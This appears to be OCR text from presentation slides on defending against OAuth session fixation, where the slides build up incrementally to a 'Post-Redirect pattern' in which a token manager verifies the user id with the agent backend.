
Session Fixation: Defense



Session Fixation: Defense

High-level idea


- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.



Session Fixation: Defense

High-level idea


- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.



Session Fixation: Defense

High-level idea

- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.




Session Fixation: Defense

High-level idea

- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.

Fix strategy: "Post-Redirect pattern"

- Token Manager ***additionally redirect*** to Agent Backend, asking for the active ***user id*** for verification.




Session Fixation: Defense

High-level idea

- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.

Fix strategy: "Post-Redirect pattern"

- Token Manager ***additionally redirect*** to Agent Backend, asking for the active ***user id*** for verification.



Session Fixation: Defense


High-level idea

- Verify: the user that ***initiates*** OAuth **==** the user that ***completes*** OAuth.

Fix strategy: "Post-Redirect pattern"

- Token Manager ***additionally redirect*** to Agent Backend, asking for the active ***user id*** for verification.

1) Agent Backend sets up *post-callback endpoint*
2) Token Manager redirects browser to this endpoint after initial *callback*
3) Agent Backend extracts ***user id*** from ***user session***, submitting it along with credentials
4) Token Manager verifies binding between ***authorization session*** and ***user id***



Session Fixation: Defense

